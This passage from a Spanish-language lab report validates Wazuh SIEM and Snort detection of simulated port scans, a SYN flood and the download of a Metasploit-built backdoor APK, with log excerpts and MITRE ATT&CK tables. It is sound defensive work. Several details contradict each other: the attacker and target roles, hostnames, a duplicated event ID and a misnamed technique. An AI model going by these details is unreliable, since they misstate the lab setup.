


Figura 137

Validación de logs en la SIEM Wazuh




Figura 138

Validación de logs en la SIEM Wazuh




Figura 139

Validación de logs en la SIEM Wazuh




Figura 140

Validación de logs en la SIEM Wazuh


```
Apr 27 20:39:29 kaliz snort[339295]: [1:100003:1] "Port scanning detected"  snort
{TCP} 172.16.16.101:60413 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [119:8:1] "(http_inspect) URI path co  snort
ntains consecutive slash characters" [Priority: 3] {TCP} 172.16.16.101:604
12 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:100003:1] "Port scanning detected"  snort
{TCP} 172.16.16.101:60412 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:1000001:0] "Possible SYN Flood Att  snort
ack" {TCP} 172.16.16.101:60412 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:100003:1] "Port scanning detected"  snort
{TCP} 172.16.16.101:60412 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:1000001:0] "Possible SYN Flood Att  snort
ack" {TCP} 172.16.16.101:60412 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:100003:1] "Port scanning detected"  snort
{TCP} 172.16.16.101:60411 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:1000001:0] "Possible SYN Flood Att  snort
ack" {TCP} 172.16.16.101:60411 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:100003:1] "Port scanning detected"  snort
{TCP} 172.16.16.101:60411 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:1000001:0] "Possible SYN Flood Att  snort
ack" {TCP} 172.16.16.101:60411 -> 172.16.16.109:80

Apr 27 20:39:29 kaliz snort[339295]: [1:100003:1] "Port scanning detected"  snort
{TCP} 172.16.16.101:60410 -> 172.16.16.109:80
```

Una vez realizado el ataque se valida los siguientes casos de uso, se valida más de 500 alertas:

- **Event ID 20152: Multiple IDS alerts for same id:** Se detectó un evento de escaneo de puertos (Port Scanning) realizado desde el activo 172.16.16.101 hacia el activo 172.16.16.109 en el puerto 80, generado por Snort en el activo 172.16.16.112 (kaliz), reportado más de 825 veces con la regla 20152 (1:100003:1), asociada a la técnica MITRE ATT&CK T1595 (Active Scanning).

Figura 141


Detección del Event ID 20152 en la SIEM Wazuh



- **Event ID 20101: Posible ataque de SYN Flood:** Se detectó un posible ataque de SYN Flood (regla 20101, rule id: 1:1000001:0) realizado desde el activo 172.16.16.101 hacia el activo 172.16.16.109 en el puerto 80, generado por Snort en el activo 172.16.16.112 (kaliz), reportado más de 13,132 veces. Este evento está asociado a la técnica MITRE ATT&CK T1498 (Network Denial of Service).

Figura 142

Detección del Event ID 20101en la SIEM Wazuh



- **Event ID 20101: Escaneo de puertos:** Se detectó un escaneo de puertos (regla 20101, rule id: 1:100003:1) realizado desde el activo 172.16.16.101 hacia el activo 172.16.16.109 en el puerto 80, generado por Snort en el activo 172.16.16.112 (kaliz), reportado más de 13,142 veces. Este evento está asociado a la técnica MITRE ATT&CK T1046 (Network Service Scanning).

A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre:

Tabla 40

Casos encontrados de acuerdo con el framework Mitre

Fecha y Hora	ID del Evento	Nombre de la Regla	MITRE	Descripción
Apr 27, 15:39	20101	Escaneo de servicios de red (Snort)	T1046 – Network Service Scanning	Más de 13,142 eventos de escaneo de servicios de red desde 172.16.16.101 hacia 172.16.16.109, generados por Snort en kaliz (172.16.16.112). Regla utilizada: 1:100003:1. Indica actividad de reconocimiento agresiva.
Apr 27, 15:44	20152	Detección de escaneo de puertos (Snort)	T1595 – Active Scanning	Se detectaron más de 825 eventos de escaneo de puertos desde 172.16.16.101 hacia 172.16.16.109 (puerto 80), detectados por Snort en kaliz (172.16.16.112). Regla utilizada: 1:100003:1.
Apr 27, 15:44	20101	Posible ataque SYN Flood	T1498 – Network Denial of Service	Se detectaron más de 13,132 eventos de posible ataque SYN Flood desde 172.16.16.101 hacia 172.16.16.109 (puerto 80), detectado por Snort en kaliz. Regla utilizada: 1:

3.6.4.2. Descarga de Archivos Maliciosos. Para la ejecución de este ataque se procedió con la descarga maliciosa desde el servidor Apache 172.16.16.109 hacia un equipo Windows 2019 con agente Wazuh instalado (IP 172.16.16.24). En este escenario, utilizamos una función de descarga maliciosa alojada en el servidor Apache (172.16.16.109) para simular la descarga de un archivo ejecutable malicioso. El equipo Windows Server 2019 (IP 172.16.16.24), que cuenta con el agente Wazuh instalado, navegó hacia el servidor Apache para realizar la descarga. Esta configuración permitió validar tanto la detección a nivel de red mediante Snort como la monitorización de eventos y archivos maliciosos directamente en el equipo final Windows a

través del agente Wazuh. La combinación de ambos mecanismos fortaleció la detección y respuesta ante esta amenaza. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 41

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante (Agente agregado a Wazuh)	172.16.16.24	LAPTOP-O0P7VGRI	Windows 10
Máquina Objetivo (Sin agente agregado a Wazuh)	172.16.16.109	-	Kali

Figura 143

Descarga de archivo malicioso en Windows




Figura 144

Validación de alertas en Wazuh

Figura 145

Validación de alertas en Wazuh

Una vez realizado el ataque se valida los siguientes casos de uso detectados cronológicamente:

- **Event ID 20100 Descarga de archivo APK (Apr 27, 18:00):** Se generó una alerta de Snort en el sistema "kaliz" debido a una descarga de archivo APK detectada desde la IP de origen 172.16.16.109 hacia la IP de destino 172.16.16.24:49735. La alerta fue clasificada con la regla 1:1000044:1, que indica la descarga de un archivo APK, con prioridad 1. La alerta corresponde a la primera vez que esta regla se genera, y está asociada al nivel 8 de gravedad, dentro de los grupos "ids" y "fts".

-

- **Event ID 1116:Downloads and attachments (Apr 27, 18:06):** El evento con ID 1116 fue generado por Microsoft Defender Antivirus en el sistema "MV-Win-Srv-19" (IP 172.16.16.24), donde se detectó el malware "HackTool:AndroidOS/Mesploit.A" en un archivo descargado llamado "instagram_backdoor.apk". El archivo se encontraba en la ruta C:\Users\Administrator\Downloads\instagram_backdoor.apk y se detectó a través de un acceso desde el servidor web con la IP 172.16.16.109. El programa de detección fue Windows Defender, y el evento fue clasificado con una severidad alta (nivel 12), destacando la presencia de una herramienta de hackeo potencialmente no deseada. El evento está relacionado con las normativas PCI DSS, HIPAA, y otros estándares de seguridad como NIST 800-53 y GDPR.

Figura 146

Detección de la alarma en la SIEM Wazuh





Figura 147

Detección de la alarma en la SIEM Wazuh



- **Event ID 1117:Downloads and attachments (Apr 27, 18:07):**El evento con ID 1117 fue generado por Microsoft Defender Antivirus en el sistema "MV-Win-Srv-19" (IP 172.16.16.24), donde se detectó el malware "HackTool:AndroidOS/Mesploit.A" en el archivo "instagram_backdoor.apk" descargado en la ruta C:\Users\Administrator\Downloads. Microsoft Defender tomó la acción de poner en cuarentena el archivo sospechoso, aunque no encontró malware adicional en el dispositivo. La detección fue originada desde Internet, específicamente desde el servidor web con la IP 172.16.16.109. El evento tuvo un nivel de severidad alto, pero se catalogó como información debido a la acción tomada. La detección también incluyó detalles de la versión del motor y de inteligencia de seguridad utilizada.

Figura 148

Detección de la alarma en la SIEM Wazuh





Figura 149

Detección de la alarma en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre:

Tabla 42

Casos encontrados de acuerdo con el framework Mitre

Fecha y Hora	ID del Evento	Nombre de la Regla	MITRE	Descripción
Apr 27, 18:00	20100	Descarga de archivo APK detectada (Snort)	T1105 – Ingress Tool Transfer	Snort detectó una descarga de un archivo `.apk` desde `172.16.16.109` hacia `172.16.16.24:49735`. Este comportamiento puede indicar la transferencia de una herramienta maliciosa o backdoor al sistema objetivo. Nivel de alerta: 8.
Apr 27, 18:06	1116	Detección de HackTool:AndroidOS/Mesploit.A	T1059 – Command and Scripting InterpreterT1583.001 – Malware Development Tools	Microsoft Defender detectó el malware "HackTool:AndroidOS/Mesploit.A" en `instagram_backdoor.apk`, descargado desde `172.16.16.109`. El archivo fue descargado en `C:\Users\Administrator\Downloads\`. Nivel de alerta: 12. Severidad: alta.
Apr 27, 18:07	1117	Cuarentena de HackTool detectada	T1070.004 – File DeletionT1562 – Impair Defenses	Microsoft Defender puso en cuarentena el archivo `instagram_backdoor.apk`. La alerta indica que no se detectó malware adicional, pero confirma el intento de ejecución de una herramienta de hacking. Se relaciona con intentos de evasión y manipulación de defensas. _

